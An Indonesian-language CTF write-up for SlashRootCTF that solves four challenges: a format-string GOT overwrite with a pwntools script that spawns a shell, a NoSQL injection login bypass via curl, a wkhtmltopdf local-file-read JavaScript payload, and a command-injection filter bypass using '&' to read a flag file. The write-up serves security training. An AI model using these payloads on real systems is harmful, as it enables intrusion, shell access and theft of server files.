Flag : SlashRootCTF{jU5t_d0nt_trUst_anY_th1Rd_p4rt13s_eAsilY!}

Black Market

Kita diberikan akses ke server dengan alamat 103.200.7.150:5677 dan juga sebuah binary ELF 32bit.

```
$ ./blackmarket
+----------------------+
MASSIVE BLACKMARKET STORE
+----------------------+
1. buy flag (200 Diamond)
2. buy potatoes (50 Wallet)
3. buy grape (100 Wallet)
4. buy apel (60 Wallet)
5. show items
6. sell items
7. check wallet
8. check diamond
9. get free diamond!
10. exit
>>
```

Terdapat banyak menu yang dapat kita pilih. Setelah saya lakukan decompile terdapat bug format string ketika kita memilih nomor 6.

```
    else if ( !strcmp(&buf, "6") )
    {
      getchar();
      puts("What items you want to sell ?");
      fflush(stdout);
      fgets(&s, 512, stdin);
      printf("You sell : ");
      printf(&s);                 /* [1] Format String Bug */
      strtok(&s, "\n");
      v8 = List_find(llist, &s);
      if ( v8 == -1 )
      {
        puts("Not Found!");
        exit(1);
      }
      v3 = List_find(llist, &s);
      List_remove(llist, v3);
      v4 = sell_item(&s);
      v12 += v4;
    }
```

Untuk mengalihkan alur eksekusi program, ide saya yaitu dengan mengoverwrite salah satu alamat di got.plt dengan alamat yang kita inginkan. Disini saya memilih nilai fungsi exit yang terdapat di got.plt untuk dioverwrite yang berada di alamat 0x0804b038.

```
.got.plt:0804B038 off_804B038     dd offset exit          ; DATA XREF: _exitr
```

Kita akan mengalihkan eksekusi ke fungsi not_used. Fungsi not_used sudah ada didalam binary yang bisa kita manfaatkan untuk spawnshell. Fungsi not_used mempunyai alamat `0x8048846`.

```
int not_used()
{
  int v0; // eax@1

  v0 = _x86_get_pc_thunk_ax();
  return system(&aBinSh[v0 - 134514770]);
```

```
}
```

Kita hanya perlu mengoverwrite 2 byte saja pada alamat 0x0804b038 menjadi 0x8846. nilai 0x8846 didapat dari 2 byte paling rendah dari alamat not_used. Cukup mengoverwrite 2 byte saja kita dapat mengalihkan eksekusi program ke dalam fungsi not_used. Seperti inilah exploit yang saya buat.

```
from pwn import *
import sys

bm = remote("103.200.7.150", 5677)
exit = p32(0x804B038)
payload = "%34882x"+"%7$hn" # 0x8846 - 4 = 34882
bm.sendline("6")
p = exit + payload
bm.sendline(p)
bm.recvuntil("You sell : ")
bm.recvrepeat(1) # recv with timeout
bm.interactive()
```

```
$ python solve2.py
[+] Opening connection to 103.200.7.150 on port 5677: Done
[*] Switching to interactive mode
$ ls
bin
blackmarket
dev
flag.txt
lib
lib32
lib64
$ cat flag.txt
SlashRootCTF{old-school-but-necessary}
$
```

FLAG : SlashRootCTF{old-school-but-necessary}

Website

Log me in

Diberikan web yang hanya berisi login page dengan di berikan clue untuk melakukan bypassing login untuk masuk.
web tersebut menggunakan Freamwork `expressjs` dan menggunakan `mongodb`, oleh karena itu kemungkinan vulnerability nya adalah `NoSQL Injection`.

Exploit:

```
curl -X POST --data "email[\$ne]=x&password[\$ne]=x" http://103.200.7.150:49090/login
```

Flag : SlashRootCTF{l0g__m3_1N_byp4553d__y34y!}

HTML TO PDF

Diberikan sebuah web yang digunakan untuk menconvert html ke pdf.
Web tersebut menggunakan `wkhtml2pdf` untuk mengubah html menjadi pdf. `wkhtml2pdf` mempunyai bug **Local File Read**

```
$ wget "103.200.7.156:9080/uploaded_files/SlashRootCTF_5a107e485cc272baac61b7e2fb14c5f9415b583e.pdf"
$ exiftool SlashRootCTF_5a107e485cc272baac61b7e2fb14c5f9415b583e.pdf
.....
Creator                         : wkhtmltopdf 0.12.1
Producer                        : Qt 5.3.2
.....
```

Payload yang digunakan

```
<script>
```

```
xhr=new XMLHttpRequest;
xhr.onload=function(){
document.write(this.responseText)
};
xhr.open("GET","file:///home/node/flag.txt");
xhr.send();
</script>
```

Successfuly created the file!
Download:
http://103.200.7.156:9080/uploaded_files/SlashRootCTF_cb0e5641b42d540d83012aa6c2608778bc40554d.pdf

Flag : SlashRootCTF{__thiz_vulnerability_still_available_1n_real_lyfe__}

Header Inspector

Di berikan web dimana user bisa menginput url untuk di request server dan menampilkan informasi header saat menginputkan **|** dan **;** web memberi respond *"Oops, no command injection are allowed!"*, web melakukan filtering input dari user agar tidak bisa melakukan command injection
dari situ kita bisa mendapatkan informasi dan mencoba melakukan bypassing filter, saat mencoba menggunakan **&** command ternyata bisa tereksekusi, payload :

```
& ls -lah

total 24K
drwxr-xr-x 5 root root 4.0K Jul 28 08:51 .
drwxr-xr-x 9 root root 4.0K Jul 28 08:51 ..
-rw-rw-r-- 1 root root 1.5K Jul 28 08:36 app.js
drwxr-xr-x 50 root root 4.0K Jul 28 08:51 node_modules
-rw-rw-r-- 1 root root 259 Jul 28 08:36 package.json
drwxr-xr-x 2 root root 4.0K Jul 28 08:51 views
```

lalu baca flag :

```
& cat /home/node/flag.txt
Yeahh! Here is your flacc: SlashRootCTF{b3c0me_a_cvvvrL_n1nj4!}
```

Flag : SlashRootCTF{b3c0me_a_cvvvrL_n1nj4!}